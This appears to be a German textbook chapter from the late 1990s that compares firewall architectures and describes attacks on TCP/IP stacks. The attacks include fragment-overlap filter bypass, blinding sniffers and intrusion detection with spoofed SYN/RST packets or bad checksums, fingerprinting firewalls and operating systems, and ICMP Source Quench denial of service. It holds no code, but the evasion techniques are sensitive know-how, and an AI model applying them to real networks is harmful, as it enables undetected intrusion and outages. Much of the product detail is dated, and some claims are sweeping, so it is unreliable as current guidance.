
23.1 Firewalls - eine Beschreibung der Eigenschaften

Die hier nur kurz vorgestellten Firewall-Architekturen besitzen jeweils ihre eigenen Schwächen. Diese werden in späteren Abschnitten genauer erläutert. Hier seien also nur in kurzen Stichpunken deren Stärken und Schwächen erwähnt.

Der Begriff Firewall ist nicht genau definiert oder geschützt, daher werden fälschlicherweise oft Paketfilter als Firewall bezeichnet, was die korrekte Einschätzung des Wertes, also des Kosten-Nutzen Verhältnisses erschwert.

Firewall Router

Stärken

- Hohe Geschwindigkeit durch Routing auf IP-Ebene
- Billig in der Anschaffung
- Anti spoofing Mechanismen
- Spoofing von Broadcasts für IPX, IP...
- PROXY ARP

Schwächen

- Bieten keinen Schutz vor TCP Angriffen
- Zuviele offene Ports > 1024
- Keine Kenntnis von Protokollen
- Keine Zustandsinformationen über Verbindungen
- Keine Authentifizierung
- Keine Cluster möglich
- Hoher Wartungsaufwand in großen Netzwerken
- Log-Server stets notwendig
- Unflexibel, nur einseitig einsetzbar
- Schwierig zu programmieren

Als Firewall Router werden häufig Router mit Filtereigenschaften bezeichnet. Besser wäre die Bezeichnung Paketfilter. Wenn man den Werbeaussagen der Hersteller glauben darf, dann sind deren Eigenschaften inzwischen recht umfangreich, sie beherrschen das Filtern nach IP - Nummern, Ports, Protokollen, bieten Schutz gegen spoofing und DoS-Angriffe, die auf den TCP/IP-Stack zielen, bieten NAT oder Masquerading an. Anscheinend gibt es kaum noch Unterschiede zu echten Firewalls. Weit gefehlt! In der Praxis reichen solche Filter nicht mehr aus, insbesondere beim Einsatz von komplexeren Protokollen, wie FTP, RPC, NFS, NIS, SMB, SQL u.s.w.. Den Firewall-Routern fehlen fast immer Kenntnisse über die Protokollmechanismen und somit sind sie auch nicht in der Lage, die Inhalte von wichtigen Protokollen zu interpretieren

So ist der Administrator gezwungen, fast alle Ports oberhalb der privilegierten Ports (> 1024) und evtl. auch einige unterhalb (111, RPC-Portmapper für PDC oder RPC) freizuschalten. Dieses ermöglicht dann direkte, vielfältige Angriffe auf Server hinter dem Firewall-Router, angefangen von DoS-Angriffen, bis hin zu Tricks, die ein wenig in die Protokollmechanismen eingreifen, z.B. FTP PORT-Umleitung auf einen Telnet-Zugang (Siehe PASV-Mechanismus). Firewall-Router besitzen keinerlei Statusinformationen über die benutzten Ports, z.B. von welchem Rechner diese initiiert wurden, welche Protokolle zu den Ports gehören und warum (NFS, RPC).

Für viele Protokolle müssen Ports oberhalb von 1024 für Zugriffe von außerhalb freigegeben werden, was zu unzähligen Sicherheitslöchern führt. Es gibt zahlreiche Tricks, die Fehler in Betriebssystemen hinter dem Firewall-Router ausnutzen, um diesen durchtunneln zu können. Weiterhin besitzen diese Firewall-Router keine User-Authentifizierungsmechanismen.

Firewall-Router besitzen keinen vollständigen TCP/IP-Stack. Sie sind nur in der Lage, auf IP-Ebene Pakete weiterzuleiten. Daher überprüfen sie einige Dinge bei der Weiterleitung auf andere Netzwerkinterfaces nicht.

Das sind z.B. IP-Fragmentierung, TCP-Prüfsummen, Offsets bei Sequenznummern, Flags in IP- und TCP-Headern (Näheres siehe: Angriffsvarianten auf TCP/IP-Stacks). Die meisten der o.a. Angriffsvarianten auf einen Server hinter dem Firewall-Router werden nicht abgefangen. So haben sich einige Hersteller aus Gründen des Marketings kurz damit beholfen, indem sie die Bytefolge (Signatur) von bekannten Angriffen aufgezeichnet haben, und diese dann aus dem Datenstrom herausfiltern. Mit Werkzeugen, wie Ballista oder IPSEND, ist es einem Angreifer leicht möglich, Signaturen zu erzeugen, die noch nicht erkannt werden. Desweiteren sind Firewall-Router anfällig gegen spoofing-Angriffe von einem benachbarten Arbeitsplatzrechner, der einen session hijacking Angriff ausführt.

Offiziell besitzen Firewall-Router Mechanismen gegen spoofing, sie können aber, da sie keine Statusinformationen über Details einer Verbindung besitzen, spoofing - Angriffe nur zwischen der inneren und äußeren Netzwerkadresse erkennen. Ein typischer Vertreter dieser Firewall-Router, der sich gut zu Studienzwecken eignet, ist z.B. LINUX. Für die Kontrolle von größeren Netzwerken eignet sich dieser Typ von Firewall-Router nicht mehr.

Stateful Paket Filter (SPF)

Stärken

- Hohe Geschwindigkeit (teilweise)
- Keine offenen Ports
- Ausführliche LOG-Informationen
- Ausführliche Zustandsinformationen über alle Verbindungen
- Fähigkeit für Clustering
- Schutz gegen Scanner (counter intelligence)
- Einfache Wartung und Installation
- Einsetzbar in großen Netzwerken
- Skalierbar
- Eigene Programmiersprache
- Vielseitig einsetzbar

Schwächen

- Bieten wenig Schutz vor TCP-Angriffen
- Teilweise keinen eigenen TCP/IP-Stack
- Zuwenig Kenntnis von Protokollen, häufig kein echter Schutz
- Proxy nur für einige wenige Protokolle verfügbar
- Keine Authentifizierung, jedoch nachrüstbar
- Teuer in Anschaffung und Unterhaltung
- Einbruch der Performance bei Aktivierung aller Filter

Stateful Paket Filter sind als besonders schnelle Filter bekannt. In Geschwindigkeitstests schneiden sie stets hervorragend ab, und eignen sich scheinbar besonders für den Einsatz bei ISP´s zum Schutz von Servern oder Netzwerken mit Hochgeschwindigkeitsanbindung (>100 MBit). Diese Eigenschaften lassen vermuten, daß hierbei einige wichtige Überprüfungen nicht stattfinden, um die Durchsatzgeschwindigkeit zu erhöhen. Die Hersteller gehen davon aus, daß der TCP/IP-Stack der Server hinter der Firewall diese Untersuchungen sowieso durchführt. Das hat in der jüngsten Vergangenheit zu zahlreichen Angriffen auf TCP/IP-Stacks hinter SPF-Firewalls geführt, insbesondere bei Internet-Dienstleistern. Stateful Paket Filter verfügen gegenüber Firewall-Routern zusätzlich über einen Mechanismus, der, sobald eine Verbindung geöffnet wird, in die Pakete hineinschaut (Inspektion), den Status (Herkunft, Ziel, belegte Ports, MAC-Adresse, Sequenznummern, Offsets, Protokolle, Befehle) speichert und überwacht. Sie erkennen Zusammenhänge zwischen TCP- und UDP-Paketen (RPC, NFS) u.s.w.. Durch die Überwachung des Status und die Inspektion werden viele Angriffe unmöglich, die bei Firewall-Routern noch funktionieren. Angriffe auf TCP/IP-Stacks können sie nur zum Teil abwehren, im allgemeinen funktionieren viele DoS-Angriffe auf TCP/IP-Stacks hinter SPF-Firewalls recht gut, sehr zum Leidwesen einiger ISP´s. Aus

diesen Gründen haben führende Hersteller zusätzlich zu den SPF-Filtern noch PROXY-Eigenschaften für spezielle Dienste, also auch noch eigene TCP/IP-Stacks den Firewalls hinzufügen müssen. Aktiviert man aber alle Schutzmechanismen und nutzt viele PROXY-Eigenschaften, sowie Filter für protokollspezifische Befehle (HTTP: PUT, GET, POST) und die Erkennung für Angriffssignaturen, so bricht die Performance dieser Filter dramatisch ein. SPF´s eignen sich aufgrund ihres Designs hervorragend, eine Programmiersprache hinzuzufügen, die somit nicht implementierte PROXY-Mechanismen für neue Protokolle simulieren kann. Da auch kombinierte Protokolle aus TCP und UDP (NFS, NIS+, RPC...) hiermit kontrolliert werden können, entsteht so schnell der Eindruck von Sicherheit, wo effektiv keine ist. Beispiel aus dem Handbuch von Checkpoint:

```
Instructions for adding Sybase
SQL server support to FireWall-1: Sybase SQL uses TCP ports above 1024. The port used
is defined in the configuration of the Sybase server. To configure FireWall-1 for use
with Sybase SQL:
1. From the GUI, add a TCP service called Sybase SQL Server.
Define this port as using the port defined in the SQL serverconfiguration.
2. Accept this service in the Rulebase. Instructions for adding Microsoft NetMeeting
support to FireWall-1:
.... Add TCP port 1503 in GUI.
```

Es gibt keine Anzeichen bei der Installation eines SQL Dienstes bei der Firewall-1, daß diese Firewall irgendwelche Kenntnisse darüber hat, was sie schützen soll, und wie sie es schützen kann. Wer also beispielsweise einen SQL Server sicher betreiben will, der sollte sich den Original SQL-Proxy von ORACLE einmal genauer ansehen. Andernfalls dürften die Überraschungen groß sein.

Die Zahl der offenen Ports reduziert sich gegenüber derjenigen bei Firewall-Routern dramatisch, da nur noch diejenigen Ports geöffnet werden, die auch wirklich gebraucht werden. Es müssen also nicht mehr pauschal alle Ports >1024 freigeschaltet werden. Es verbleiben aber noch einige Risiken, da es externen Hosts immer noch gestattet wird, auf interne Server oder Clients zuzugreifen. Es werden zwar laut Handbuch PROXY-Dienste hierfür angeboten, jedoch beschränkt sich tatsächlich die Funktion nur auf die Freischaltung der benötigten Ports. Es findet keinerlei inhaltliche Überprüfung statt.

SPF´s mangelt es oft an der wichtigen User-Authentifizierung. Diese verhindert, daß z.B. User ohne Paßwort - Anmeldung auf der Firewall eine Verbindung in das Internet öffnen können. Dies ist ein wirksamer Schutz gegen trojanische Pferde, die als Hintergrundprozesse vollautomatisch Verbindungen zu Servern im Internet aufbauen.

Proxy-Firewalls

Stärken

- Ausführliche Kenntnis über Protokolle und Dienste
- Umfangreiche Filtermöglichkeiten
- Schutz vor buffer overflows möglich
- Spezielle Proxies lieferbar (SQL)
- Für unbekannte Protokolle generische Proxy Dienste verfügbar
- Keine offenen Ports
- Ausführliche LOG-Informationen
- Ausführliche Zustandsinformationen über alle Verbindungen
- Vollständiger Schutz vor TCP/IP Angriffen
- Einfache Wartung und Installation
- Schutz vor Viren
- Schutz gegen feindliche Applets (Active-X, JAVA(Skript)
- Generische Proxies nachrüstbar (SOCKS)
- Aufbau als dual homed proxy möglich (split DNS...)
- Eigener TCP/IP-Stack

Schwächen

- Relativ langsam
- Proxy nur für die wichtigsten Protokolle verfügbar
- Generische Proxies vorhanden jedoch sind diese unsicher
- Ausführliche Authentifizierung
- Clustering schwer möglich
- Keine eigene Programmiersprache möglich
- Nicht für Hispeed LAN´s geeignet
- Teuer in Anschaffung und Unterhaltung

PROXY-Firewalls sind grundsätzlich in zwei Varianten zu unterteilen: circuit level proxy, was einem generischen Proxy nahekommt, und einem application level proxy, der aufgrund seiner Kenntnisse der Protokollmechanismen auch als dedicated proxy bezeichnet wird.

Ihnen gemeinsam ist, daß Anwendungsprogramme immer nur zum PROXY Kontakt aufnehmen. Für einen User innerhalb eines geschützen Netzwerkes scheinen alle Pakete ausschließlich vom PROXY zu stammen, daher auch die Bezeichnung PROXY (Stellvertreter). Als einfachen PROXY könnte man auch einen völlig ungesicherten UNIX-Server definieren, in den sich ein Anwender aus dem geschützten Netzwerk via TELNET einloggt, um sich dann von diesem zu einem beliebigen Server im Internet weiter verbinden zu lassen. Damit dieser Vorgang automatisch ablaufen kann, werden verschiedene Mechanismen eingesetzt. Einer davon ist SOCKS. Beim Einsatz von SOCKS werden alle Daten von einem Client, der SOCKS unterstützen muß (Netscape), über den PROXY, auf dem ein SOCKS-Dämon installiert sein muß, von und zu einem Internet-Server übertragen. SOCKS verfügt über keinerlei Fähigkeit, in Pakete hinein zu schauen, er leitet sie nur weiter. Falls also der Client gegenüber buffer overflows verletzbar ist, so ist er es stets auch hinter dem PROXY. Einzige Ausnahme sind Angriffe, die auf den TCP/IP-Stack zielen. Diese werden vom PROXY abgefangen.

Es dürfte klar sein, daß bei dieser Konstruktion nicht von Sicherheit gesprochen werden kann. Im Grunde kann man auch einen E-Mail-Dämon oder auch einen DNS-Server als PROXY bezeichnen, sie werden auch als store-and-forward PROXY bezeichnet.

Vorsicht bei dem Begriff PROXY ist immer angebracht.

Der Kernel des Betriebssystems muß also für die Weiterleitung der Pakete zwischen den Netzwerk - Interfaces sorgen, während der PROXY die Authentifizierung (telnet: login, SOCKS) übernimmt.

Gelingt es dem Angreifer, die PROXY-Software durch einen DoS-Angriff stillzulegen, so ist der Weg in das innere Netzwerk offen, da der Kernel stets Datenpakete forwarded. Mit Hilfe von gespooften, source routing pakets gelingt es einem Angreifer dann, von außerhalb hosts im inneren Netzwerk zu erreichen. Unter dieser Sicherheitslücke leiden sehr viele Systeme - DoS dient hier nicht der Deaktivierung eines hosts, sondern eher der Reaktivierung unterdrückter Qualitäten. Wenn also von PROXY´s, wie z.B. SQUID, CERN-HTTPD oder WWWOFFLE die Rede ist, kann von Sicherheit also keine Rede sein. Wer eine S.u.S.E. LINUX Firewall mit SQUID als PROXY installiert hat, einen SUN SOLARIS host mit Netscape-PROXY betreibt, oder Windows 98/NT z.B. mit einem Microsoft Proxy betreibt, dessen Sicherheit liegt mit hoher Wahrscheinlichkeit völlig blank. Bei der gewöhnlichen Standardinstallation bindet sich der PROXY an einen Port auf der internen Netzwerkkarte, und übergibt die weiterzuleitenden Informationen an den Kernel, der diese dann an die äußere Netzwerkkarte weiterleitet. Hierzu ist forwarding notwendig. Korrekt wäre der PROXY installiert, wenn er auch ohne forwarding die Daten transportieren würde. Dies erfordert genaue Kenntnisse und Konfigurationsänderungen bei Host und PROXY. Es besteht zudem stets die Gefahr eines buffer overflows.

SQUID, CERN-HTTPD gehören schon zu der Gattung der application level proxy, die genaue Kenntnisse über das Protokoll besitzen. Genaugenommen sind es sogar intelligente Proxies, da sie über spezielle Mechanismen des Caching von Files auf der lokalen Festplatte beherrschen. Im Falle des SQUID und Netscape-PROXY ist dieser sogar in der Lage, mit benachbarten Systemen Daten auszutauschen. Das macht sie äußerst anfällig gegen DoS-Angriffe und buffer overflows. Bisher hat sich nur kein Angreifer dafür interessiert, da auf diesen Servern ohnehin frei zugängliche Informationen lagern. Deswegen sind auch keine Sicherheitsprobleme bekannt. Wer sich aber etwas genauer mit den Quellcodes beschäftigt, der wird sehen, daß hier viele Sicherheitsabfragen fehlen und Squid auch in großer Zahl Gebrauch von den Bibliotheken des Betriebssystems macht. Die Sicherheit von Squid und Netscape Proxy hängt auch entscheidend von der Qualität des Servers ab, doch hierzu mehr

später.

Wenn also von PROXY-Firewalls die Rede ist, dann sind sicherlich nicht solche Konstruktionen gemeint.

PROXY-Firewalls gehören zu den langsamsten Firewalls, aber auch zu den solidesten. Sie besitzen einen eigenen, vom Kernel unabhängigen, im allgemeinen solide programmierten TCP/IP-Stack und umfangreiche Filtermöglichkeiten auf Anwendungsebene, sowie genaue Kenntnisse der Protokollmechanismen und Dienste. Sie besitzen keine derjenigen Schwächen, die Firewall-Router oder SPF für Angreifer attraktiv machen. Trotzdem sind auch diese gewöhnlich relativ einfach zu überwinden. Schwachpunkt sind die Arbeitsstationen bzw. Server in der DMZ hinter der Firewall. Aus praktischen Erwägungen können Anhänge an E-Mails und JAVA(Skript)/Active-X stets ungehindert die Firewall überwinden, nur in den wenigsten Fällen wird dies unterbunden. Angreifer konzentrieren sich daher immer auf diese Schwachstelle, da sie am einfachsten auszunutzen ist.

Zu den typischen Vertretern der PROXY-Firewalls gehört z.B. TIS Gauntlet. Das TIS FWTK unter LINUX oder BSD-UNIX dient der Anschauung, da es im Quellcode veröffentlicht wurde. Das Toolkit bietet guten Schutz, aber es fehlt eine Unterstützung für moderne Protokolle. Es existiert ein allgemein einsetzbarer PROXY, ein Schutz vor komplexeren Angriffen bietet dieser aber auch nicht.

Welches Firewall-Betriebssystem ?

Grundsätzlich kann man Firewalls so unterteilen

- **Firewalls auf DOS-Basis mit Winsock (WinPkt-Treiber)** Diese kann man als völlig veraltet und überholt ansehen. Sie leiden gewöhnlich an fast allen DoS (Denial of Service) Krankheiten.
- **Firewalls auf DOS-Basis mit eigenem TCP/IP-Stack** Meist sind diese veraltet, es gibt aber auch Hersteller, die diese weiterentwickelt haben und supporten. Sie besitzen keinerlei Schutz vor Angriffen auf application level, es mangelt an Kenntnissen über Protokoll- Mechanismen und Diensten. In vielen Fällen sind DoS Angriffe auf den TCP/IP-Stack erfolgreich.
- **Firewalls auf Windows 95/98-Basis** Diese leiden an allen DoS-Krankheiten, unter den auch Windows leidet, daher sind sie erfahrungsgemäß instabil. Es sind gravierende Fehlkonfigurationen möglich und schwer zu beheben. Sie bieten zumeist keinerlei Schutz gegen Angriffe auf application level. Das Angebot an PROXY´s ist gut, es sind aber zumeist generische Proxies, die keinerlei Spezialkenntnisse über die Dienste besitzen (SQL). Es fehlen oft Filter auf Anwendungsebene.
- **Firewalls auf Windows 95/98-Basis mit eigenem TCP/IP-Stack** Diese können sehr gut geeignet sein, Arbeitsstationen im Netzwerk stabiler zu machen, und gegen Angriffe über ISDN abzusichern. Oft besitzen diese guten Schutz gegen DoS-Angriffe und solche auf application level. Die Kenntnisse von Protokollen und Diensten sind umfangreich.
- **Firewalls auf NT-Basis ohne eigenen Stack** Sie laufen erfahrungsgemäß stabil, leiden aber unter DoS-Angriffen auf den TCP/IP-Stack von NT, die noch recht häufig auftreten. Es sind gravierende Fehlkonfigurationen möglich, die sich aber unter Anleitung gut beheben lassen. Sie bieten zumeist keinerlei Schutz gegen Angriffe auf application level, Kenntnisse über Protokollmechanismen sind eher selten (FTP). Das Angebot an PROXY´s ist gut.
- **PROXY-Firewalls auf NT-Basis mit eigenem TCP/IP-Stack** Diese laufen i.a. stabil und sind sehr zuverlässig, sind aber relativ teuer in Anschaffung und Support. Viele Firewalls, die auf Windows NT mit eigenem TCP/IP-Stack laufen, sind Portierungen von UNIX auf NT. Leider sind diese nicht so leistungsfähig, wie unter UNIX, obwohl die Software praktisch identisch ist. Der Grund liegt in dem effizienteren Memory-Konzept von UNIX und teilweise auch daran, daß der IP-Stack (nicht der TCP-Stack) von UNIX mit genutzt wird.
- **Firewalls auf UNIX-Basis ohne eigenen Stack** Sie laufen erfahrungsgemäß stabil und sind sicher. Fehlkonfigurationen treten häufig und fast nur bei LINUX-Firewalls auf, die nach Anleitungen von Distributoren aus dem Internet, oder aus Zeitschriften (C´t) aufgebaut wurden. Firewalls, die auf BSD-Systemen oder Solaris aufsetzen, besitzen oft eine hohe Qualität und sind sehr sicher, auch gegen Bedienungsfehler.
- **Firewalls auf UNIX-Basis mit eigenem TCP/IP-Stack** Diese Firewalls sind oft identisch mit denen auf NT-Basis ohne eigenen TCP/IP-Stack. Sie arbeiten unter UNIX schneller.
- **Firewalls mit eigenem Betriebssystem** Viele dieser Firewalls benutzen FreeBSD (Borderware), BSDI (Borderware, Genua Wall), Linux (Watchguard, TIS FWTK, GNATwall). Hinter einigen kommerziellen Firewalls steckt UNIX, weil es, wenn man es auf die wesentlich Funktionen reduziert, auf eine Diskette paßt. Zu erwähnen ist noch CISCO PIX, welche auf IOS läuft, einer Eigenentwicklung von CISCO.

Da es viele Mischformen von Firewalls gibt, sollte man sich doch genauer informieren, welche der Eigenschaften den Anforderungen am meisten entgegenkommt.

23.2 Angriffe auf den TCP/IP-Stack

Angriffe auf den TCP/IP-Stack sind gegenwärtig die Ursache von immensen Ausfällen bei ISP´s und innerhalb des Netzwerkes von Unternehmen. Verantworlich sind hierbei häufig mangelhafte TCP/IP-Stacks in Servern und Routern, die empfindlich auf defekte Netzwerkkarten und speziell konstruierte TCP/IP-Pakete reagieren. Diese Pakete werden von Programmen erzeugt, die im Internet im Quellcode und als Windows-Programm veröffentlicht werden. Diese werden exploits genannt und sind im BUGTRAQ Archiv zu finden (http://www.geek-girl.com)

Sie sind fast ohne Netzwerkkenntnisse von jedermann ausführbar und greifen Internet-Server und arglose Surfer an. Insbesondere Fa. Microsoft hat sich hierbei nicht mit Ruhm bekleckert, die Folgen waren allerorts zu spüren: Computerwoche, SWF3, Microsoft, Netscape... -Internet-Server und viele andere waren wochenlang »offline«, hunderttausende von Surfern werden mit DoS-Angriffen belegt, die ein Einfrieren vor allem von Windows 95/98/NT Workstations bewirken.

Für mission critical Dienstleistungsbetreiber bedeutete dies erhebliche Folgekosten, die sich aus Ausfallzeiten, Schadensersatzansprüchen, Beratung, Kauf und Einrichtung einer Firewall u.s.w zusammensetzte. Als dann auch einige Firewallhersteller keine wirksame Lösung liefern konnten, war das Chaos perfekt. Microsoft z.B. sperrte alle direkten Zugriffe auf deren Internet-Server und ließ über mehrere Wochen nur Pakete zu, die über bekannte PROXY's bei ISP's geroutet wurden.

PROXY´s oder CACHING PROXY's nutzen zwangsläufig ihren eigenen TCP/IP-Stack für ein- und ausgehende Pakete. Pakete von Angreifern über PROXY´s mußten somit scheitern. Eine vollständige Liste der unter den Namen "teardrop", "land"... bekanntgewordenen Angriffe findet sich im Anschluß an dieses Kapitel.

DoS Angriff auf Firewalls mit fragmentierten Paketen

Themen

- Overlapping fragment attack
- Probleme bei SPF Firewall
- Performance Einbrüche

Ein einfacher aber wirkungsvoller Angriff, der IP-Fragmentierung ausnutzt, ist der sogenannte »overlapping fragment attack« [RFC 1858]. Die derzeitige Internet-Protokoll Spezifikation [RFC 791] beschreibt einen Reassemblierungs-Algorithmus, der neue Fragmente produziert und dabei jeden überlappenden Teil der zuvor erhaltenen Fragmente überschreibt. Wird ein solcher Algorithmus angewendet, so kann ein Angreifer eine Folge von Paketen konstruieren, in denen das erste Fragment (mit einem Offset der Länge Null) harmlose Daten beinhaltet (und dadurch von einem Paketfilter weitergeleitet werden kann). Ein beliebiges nachfolgendes Paket mit einem Offset, der größer als Null ist, könnte TCP-Header-Informationen (z.B. destination port) überlappen. Diese würden durch den Algorithmus modifiziert (überschrieben). Dieses zweite Paket wird von vielen Paketfiltern nicht gefiltert. Gegenmaßnahme hierzu ist, Paketfilter zu verwenden, die ein Minimum an Fragment Offset für Fragmente verlangen. Nur wenige neuere TCP/IP-Stacks erkennen dieses Problem und korrigieren dieses.

Ältere Router lassen sich mit diesem Trick einfach durchtunneln, sie bieten keinen Schutz. Besonders aber Firewalls, die auf der Basis der Stateful Paket Filterung (SPF) arbeiten, wie z.B. RAPTOR EAGLE und FIREWALL-1 ließen sich so durchtunneln.

Content-Anbieter im Internet und ISP´s, die mit diesen Firewalls NT-Server schützen wollten, wurden so Ziel der unzähligen Angreifer, die neue exploits mal testen wollten.

Abhilfe schafft nur eine vollständige Reassemblierung der TCP/IP-Pakete oder der Einsatz eines Proxy. Nachteil dieser Lösung ist ein enormer Einbruch in der Performance, der den Vorteil der SPF Firewalls völlig zunichte macht. Dies zeigt aber, daß Firewalls keineswegs perfekt sind. Will man solchen Angriffen zuvorkommen, so ist man als Betreiber eines mission critical Systems auf die ständige Betreuung eines Experten angewiesen. Da von diesem Angriff nur spoofende Versionen existieren, können die Täter oft nicht aufgespürt werden.

DoS-Angriffe auf Netzwerkscanner, Sniffer und IDS-Systeme

Themen

- Trace einer TCP/IP-Verbindung
- Gespoofte SYN Pakete und Taubheit des Sniffers
- Einschleusung von falschen Prüfsummen zur Irreführung
- RST und überprüfung von Sequenznummern
- Gespoofte RST-Pakete
- Änderung der Paketlängen
- Werkzeuge zur Erzeugung der Pakete

Entgegen aller Vermutungen können Netzwerkscanner, Sniffer und IDS (Intrusion Detection Systems) auch einem DoS-Angriff zum Opfer fallen. Grund dafür ist, daß Sniffer stets auf dem Kernel des Betriebssystems aufsetzen und von diesem abhängig sind.

Sniffer müssen einen eigenen TCP/IP-Stack besitzen, da ihnen ansonsten kein Trace einer Netzwerkverbindung zwischen zwei Rechnern im Netz gelingen würde.

Die meisten freien und kommerziellen Scanner haben dabei ein kleines Problem. Sind sie auf Spurenverfolgung einer Verbindung, so sind sie nicht mehr in der Lage, andere Verbindungen gleichzeitig zu observieren.

Um diese Aufgabe bewältigen zu können, müßten sie gleichzeitig die Arbeit aller TCP/IP-Stacks im Netzwerk verrichten, dies wäre wohl auf einer CPU etwas zuviel verlangt. Daher entgeht ihnen stets ein großer Prozentsatz des gesamten Traffics.

Ein Angreifer muß sich also, wenn er dynamische Angriffe ausführt, auf ein Rechnerpaar beschränken, ebenso verhält es sich mit aktiven IDS-Systemen (Intrusion Detection). Sniffer und Netzwerkscanner, die z.B. auf einem Server einen bestimmten Port überwachen, kann man mit einem einfachen Trick stilllegen: Bevor er sich z.B. via telnet auf Port 23 einloggt, so sendet er ein gespooftes SYN-Paket. Falls ein Sniffer aktiv ist, wird er logischerweise nach Paketen dieses gespooften Rechners mit dem Port 23 als Zielport lauschen. So kann man sich einloggen, ohne daß der Sniffer das Paßwort mitscannen kann. Später, wenn der TCP/IP-Stack die Verbindung wegen Timeout beendet, ist der Sniffer wieder aktiv.

Ein weiteres Problem liegt darin , daß ein Sniffer nicht wirklich in die Verbindungen hinein schaut, also nicht an dem Datenaustausch teilnimmt, wie die beobachteten Rechner. Er trifft bezüglich IP-Paketlänge und TCP-Paketlänge daher bestimmte Annahmen und interpretiert die Pakete nach diesem Standardschema. Bei einer Änderung z.B. der Länge des TCP-Headers und der sporadischen Einschleusung von falschen Prüfsummen, ist er nicht mehr in der Lage, die Inhalte dieser Pakete korrekt zu interpretieren. Der Sniffer überprüft die TCP-Prüfsummen nicht, die Kernel der überwachten Rechner hingegen werden diese "falschen" Pakete verwerfen und somit die Übertragung korrekt ausführen. Sniffer brechen z.B. auch nach einem FIN oder RST Paket die Überwachung ab. Befindet sich dieses aber in einem TCP-Paket weit entfernter Sequenznummer, so werden die überwachten Rechner dieses verwerfen und mit der Verbindung fortfahren, der Sniffer hingegen hält die Verbindung jedoch für beendet und stellt seine Arbeit ein. Einige Betriebssysteme (NT und DIGITAL UNIX) überprüfen bei einem RST die TCP-Sequenznummern nicht. Ist also auf diesen Betriebssystemen ein Sniffer aktiv, so ist es einem Angreifer leicht möglich, dieses mit einem gespooften Paket mit gesetzem RST-Flag taub für alle weiteren Pakete zu machen.

Sehr erfolgreich gegen Sniffer sind »Spielchen« mit fragmentierten IP-Paketen, diese werden im allgemeinen nie von Sniffern erkannt. Es gibt eine ganze Reihe von solchen Paketen, einige sind genauer im Phrack Magazin beschrieben worden.(http://www.phrack.org) Kommerzielle Pakete, wie Ballista oder freie, wie die Software ipsend von Darren Reed

oder die PERL Erweiterung Net::RAWIP unter FreeBSD eignen sich hervorragend, den TCP/IP-Stacks in den Betriebssystemen einmal auf den Zahn zu fühlen. Es wird sich dann unweigerlich zeigen, warum einige TCP/IP-Stacks öfter mal ausfallen. Grund hierfür können aber auch defekte Netzwerkkarten sein, die verstümmelte Pakete erzeugen. Einige Betriebssysteme verkraften diese Pakete nicht und hängen sich auf.

TCP/IP-Stack-Angriffe zur Bestimmung des Herstellers

Themen

- Kombination von TCP/IP Flags
- ISN/SSN Identifizierung von Herstellern
- Probleme bei Vollast
- Performance Probleme bei dynamischen Filtern

Toolkits, wie Ballista oder ipsend, die verschiedenste Varianten von gefährlichen TCP/IP-Paketen simulieren, indem sie wichtige Protokolle mit verschiedensten Flags, Paketlängen, Fragmentierungen und Verschachtelungen (interlaced) und Zufallszahlen kombinieren, eigenen sich nicht nur für DoS-Angriffe, sondern auch zur Bestimmung des Firewall-Herstellers und evtl. Filtereinstellungen und der Server - Betriebssysteme hinter der Firewall. Mit Hilfe eines Sniffers werden dann die Antwortpakete des Servers hinter der Firewall ausgewertet und somit die Filter-Einstellungen der Firewall bestimmt. Aufgrund der ISN (Initial Sequence Number) und SSN (Serial Sequence Number) der Antwortpakete kann dann auf das Betriebssystem geschlossen werden.

Es lassen sich so auch ganz gezielt Fehler bei den dynamischen Filterregeln oder im PROXY - Mechanismus herausfinden und weiter ausnutzen, z.B. um die Firewall an die Grenzen ihrer Leistungsfähigkeit zu bringen. Die eintretenden Effekte sind dann doch sehr vielfältig. Sie reichen von DoS- bis hin zu möglichen "buffer overflow"-Angriffen und einem Effekt, der nur bei wenigen Firewalls/Paketfiltern auftritt, nämlich zu Fehlfunktionen bei den dynamischen Filterregeln, wenn die Leistungsfähigkeit ihre Grenze erreicht.

Konkreten Angriffen geht oft eine Vielzahl solcher Untersuchungen voraus. Viele Firewall-Hersteller lassen sich zertifizieren, d.h. die Firewall wird auf solche Probleme (neben vielen anderen) überprüft. Eine solche detaillierte Prüfung, welches das BSI (http://www.bsi.bund.de) von Siemens hat erstellen lassen zeigt, das inzwischen alle Firewall-Hersteller diese Probleme beseitigt haben, leider lassen sich aber Reaktionen auf komplexe dynamische Firewallregeln unter Vollast nicht testen. Die Zahl der möglichen (sinnvollen) Kombinationen bei TCP/IP-Angriffen allein liegt über 130. Wenn also eine Firewall komplexe Regelwerke abzuarbeiten hat, steigt die Wahrscheinlichkeit dramatisch, daß ein DoS-Angriff erfolgreich ist. Filtert man zu wenige Pakete, so ist die Wahrscheinlichkeit eines Einbruchs oder DoS-Angriffs auf Server dahinter sehr hoch. Diese Angriffsvarianten lassen sich mit o.a. Werkzeugen simulieren. Sie sind Bestandteil von guten Security-Scannern. Warum besonders bei den Microsoft Betriebssystemen 95/98 und NT solche Probleme immer noch in so großer Zahl auftreten, bleibt ein offenes Geheimnis.

DoS-Angiffe über ICMP, IGMP

Themen

- ICMP Source Quench
- Plausibilitätskontrollen und Datenaustausch
- CISCO PIX Router

ICMP, IGMP sind eigene Protokolle, die auf IP aufsetzen und dem Informationsaustausch zwischen Routern über Leitungszustände, Erreichbarkeiten von Hosts und der Regelung von Geschwindigkeiten dienen.

Setzt man einfache, ungesicherte UNIX oder NT-Server als Router ein, so hat man ein großes Problem mit dem differenzierten Handling von ICMP Codes. Beispielsweise ist ein Angreifer in der Lage, einem NT-Server oder UNIX-Server mitzuteilen, daß die Übertragungsgeschwindigkeit zu hoch sei (ICMP SOURCE QUENCH), woraufhin dieser die Sendegeschwindigkeit beispielsweise halbiert. Mehrere solcher Pakete eines Angreifers bringen jeden Server unweigerlich dazu, seine Arbeit einzustellen. Gute Router (CISCO) haben "counter intelligence"-Algorithmen eingebaut,

die genau dieses verhindern sollen. Normale Betriebssysteme beherrschen evtl. noch die Differenzierung zwischen einigen ICMP-Codes, ohne jedoch darauf intelligent antworten zu können. Hierzu gehören beispielsweise NT und viele UNIX-Derivate. Firewalls, die auf dem TCP/IP-Stack dieser Betriebssysteme aufsetzen, sind immer in Gefahr, einem DoS-Angriff zum Opfer zu fallen.

